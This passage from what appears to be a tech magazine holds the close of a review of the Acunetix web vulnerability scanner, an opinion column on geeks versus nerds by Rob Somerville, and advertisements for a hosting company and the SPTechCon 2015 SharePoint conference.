- Acunetix results can be consumed by a vulnerability data management system to address more management requirements. These solutions would use Acunetix XML outputs to integrate with Vulnerability Management aggregation tools such as one particular Technology Partner Acunetix works with whereby the vulnerability information resulting from multiple orchestrated scans and/or scanners would be overlaid onto a matrix of applications classified by importance to help prioritize remediation tasks. That system comes complete with defect tracking and management system integration which then lines up tasks for developers in an SDLC environment to look into. Acunetix can point to and support integration with such solutions that could be deployed to achieve these goals at a fee if not already available out of the box as with particular Technology Partners.

Conclusion

As I mentioned earlier, this is the first opportunity I had to try Acunetix for any length of time. It has all the features and functionality that allows the product to compete with the "big boys" in the field but is also reasonably priced. Acunetix is a solid product to get your Application Security Testing program off the ground. As always ensure that you understand your SDLC so that you get the coverage you need to test. Acunetix has also recently released an online version of the scanner for the audit of public internet facing Web Servers and Network Interfaces. You need to check yourself (so follow the link in "On the Net" frame).

MICHAEL ORTEGA

Is There a Difference Between Geeks and Nerds?

Forget the Internet wars about vi versus Emacs or Windows versus Linux. Burr Settles has analysed the language of 2.6 million tweets to attempt to answer the contentious question "Is there a difference between Geeks and Nerds?" Let the debate begin.

Having read Burr Settles analysis of the data, watched a number of video commentaries and consumed quite a few articles on the subject, my personal rating is very probably "Gerd", a mixture of the two. Whereas Nerd is always used as a derogatory term, Geek has a trendier, more metro connotation although personally I still strongly dislike both terms. As an unashamed, in-your-face Gerd I would like to bring some peace and unity to both camps – we share more than our critics would like to admit.

One word I have continually been described as throughout my life is "Deep". I suspect that term has been applied to both Geeks and Nerds in equal measure, so I am going to tentatively suggest that we generally have much more in common than we have differences, so rather than type Geeks and Nerds throughout this article, I will use the collective term "Gerd" from now on. Of course, individuals will rate differently on this spectrum, but I want to examine our commonalities in light of the social majority, rather than bring division – after all, society at large is rather wary of us, hence the pigeon-holing, name calling, and the tag "Being different". Fear and insecurity is a very strong motivator in the hive mind.

So let's get back to Deep. My wife has accused me of it, some of colleagues at work have, and very few friends who know me well would tend to describe me any other way. My immediate retort to this is "Define what you mean by deep?" – which in a paradoxically, holistic way not only challenges the person making the assertion, but also answers the question. Gerds refuse to take things at face value, always scratching below the surface. Some are content with empirical evidence, some are less satisfied with classical definitions but the resounding trait is to ask questions and search for answers – and quite often questions that are taboo, impolite, or just off the scale. The point is that we have learned early on in life

that most non-gerds tend to live very different lives than we do, one of the major traits being that we live in our heads. While we really do enjoy social interaction, it has got to be based on quality and interchange, rather than superficial social convention and a pretend mask of civilisation. I recently shocked a colleague at work who asked [in social niceties mode] "How are you Rob?" and got the blunt but honest [totally fed up with BS mode] "Rather p*ss*d off" reply. I did apologise, but it goes to illustrate why Gerds are classed as socially inept. I should have just smiled, said "Oh so-so" and not revealed my true feelings, but society dictates (at least on this island) that you wear your heart on your sleeve at your peril, stiff upper lip and all that. To me, that smacks of duplicity, if you don't genuinely want to know where someone is at, don't ask them. Sure, talk about the weather, the price of fish – anything – but please don't place me in position where I have to effectively lie to you as it makes me feel very uncomfortable. On the scale of 1-10 of cardinal sins, our social interaction "sleights of hand" may be insignificant, but they are cumulative. No wonder we live in a society where the culture is so superficial, true education and wisdom shunned, and people feel disconnected and isolated. Most of the time I join my fellow conspirators and "play the game" but it does nothing but reinforce my belief that the majority of people (outside of the Gerd community) walk to the beat of a different drum.

I believe that all Gerds feel that their value systems have been betrayed at sometime in their life. Maybe it was totally believing in Santa Claus and discovering you were – whilst not deliberately – effectively lied to (my first personal recollection of worldview shock) or maybe it was just being clever and different in an amorphous peer group. With large ears, thick spectacles, and a comprehensive vocabulary at school I was obvious Gerd material. The favourite insult thrown in my direction was "You swallowed a dictionary?" (My 14 year old daughter also accuses me of this, but having chatted to her about it, there is a secret pride there in her old dad, so I don't mind too much). This fracture in perception, the understanding that the world is a very different place from what we understand to be internally, is what makes Gerds, Gerds. We withdraw from the superficiality of human interaction with its movable values and eccentricities into a more clearly defined space, where the rules are more easily learned and rigorously enforced. Take computing for instance, no matter how much you yell at a computer, or how expensive your suit, or how important the deadline, or how much you love it (or lust after it for that matter) – it will not work unless you play by a strict set of immutable rules. Try applying that methodology in the workplace. People get promoted on the basis of gender, looks or connections, they are fired for speaking the truth. The power of personality rules and corporate culture then becomes an amalgam of those who most effectively play this very subtle game. In other words success regardless of talent, experience, logic or knowledge. No wonder Gerds retire to a quiet corner with a thick book or a green screen terminal and a tape drive.

Society has this pathological addiction to classifying and judging people on such superficial metrics as looks, fashion, intelligence, money, education, race, nationality or gender. Like everyone else on this planet, I am an unique individual of value. Treat me as such and do not fold, spindle or mutilate. Hence my pungent distaste at being labelled a Gerd or indeed "Deep". Please feel free to categorise me as such, provided I can categorise you as a living testimony to a grey mush of social conformity. Unless of course you are a Geek or a Nerd, in which case I will take it as a compliment from a peer.

Ironically, my employer is sending everyone on a diversity and equality training course, and I have prepared well for this. My Unix beard is long but neat and my hair is just long enough to form a decent ponytail. Maybe I should just hand this article in instead.

ROB SOMERVILLE

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid-eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

NET OPEN SERVICES IS AN APPLICATION HOSTING COMPANY FOCUSED ON OPEN SOURCE APPLICATIONS MANAGEMENT IN HIGH AVAILABILITY ENVIRONMENT.

NET OPEN SERVICES IS PROUD TO PROVIDE A HIGH QUALITY SERVICE TO OUR CUSTOMERS SINCE 10 YEARS.

OUR EXPERTISE INCLUDES:

- **CLOUD COMPUTING, PUBLIC, PRIVATE AND HYBRID CLOUD MANAGEMENT (OPENSTACK, CLOUDSTACK, RED HAT ENTERPRISE VIRTUALIZATION)**
- **REMOTE MONITORING AND MANAGEMENT 24/7**
- **NETWORKING AND SECURITY (OPEN BSD, IP TABLE, CHECKPOINT, CISCO,...)**
- **OS AND APPLICATION MANAGEMENT (FREE BSD, OPEN BSD, SOLARIS, UNIX, LINUX, AIX, MS WINDOWS)**
- **DATABASE MANAGEMENT (ORACLE, MYSQL, CASSANDRA, NOSQL, MS SQL, SYBASE...)**
- **MANAGED HOSTING IN CARRIER CLASS DATA CENTERS**
- **DISASTER RECOVERY**

Net Open SERVICES

WE PROVIDE SERVICES IN EVERY STEP OF THE PROJECT LIFE, DESIGN, DEPLOYMENT, MANAGEMENT AND EVOLUTIONS. **NETOPENSERVICES** TEAM INCLUDES EXPERIENCED LEADERS AND ENGINEERS IN THE INTERNET SERVER INDUSTRY.

OUR TEAM HAS **15 YEARS OF EXPERIENCE** IN DEVELOPING INTERNET INFRASTRUCTURE-GRADE SOLUTIONS AND PROVISIONING INTERNET DATACENTERS AND GLOBAL SERVICE NETWORKS TOGETHER.

WE OFFER EXCEPTIONAL HARDWARE SUPPORT AS SOFTWARE SUPPORT ON UNIX/LINUX AND OPEN SOURCE APPLICATION. **NETOPENSERVICES** DELIVERS THESE CUSTOM-BUILT LINUX AND UNIX SERVERS, AS WELL AS PRECONFIGURED SERVERS AND SCALABLE STORAGE SOLUTIONS, TO OUR CUSTOMERS. WE ALSO OFFER CUSTOM DEVELOPMENT AND ADVANCED-LEVEL UNIX/LINUX CONSULTING SOLUTIONS.

WWW.NETOPENSERVICES.COM • CONTACT@NETOPENSERVICES.COM

SharePoint is at the Crossroads — Which Way Will You Go?

SharePoint in the cloud or on premises? Or both? Come to SPTechCon Austin 2015 and learn about the differences between Office 365, cloud-hosted SharePoint, on-premises SharePoint, and hybrid solutions and build your company's SharePoint Roadmap!

For developers, the future means a new app model and new app paradigms. For IT pros and SharePoint admins, it's trying to retain control over an installation that's now in the cloud. For information workers and their managers, it's about learning how to work 'social.' But it's not for everyone.

Where do you need to be?

The answer is simple: SPTechCon Austin. With a collection of the top SharePoint MVPs and expert speakers, more than 80 classes and tutorials to choose from and panels focused on the changes in SharePoint, SPTechCon will teach you how to master the present and plan for the future.

Migrate to SharePoint 2013! Prepare for Office 365!
Build Your Hybrid Model!

SPTechCon
The SharePoint Technology Conference

February 8-11, 2015
Renaissance Austin Hotel

80+ Classes

40+ Microsoft Expert Speakers

Get Your Texas-Sized Registration Discount—Register NOW!

www.sptechcon.com

A BZ Media Event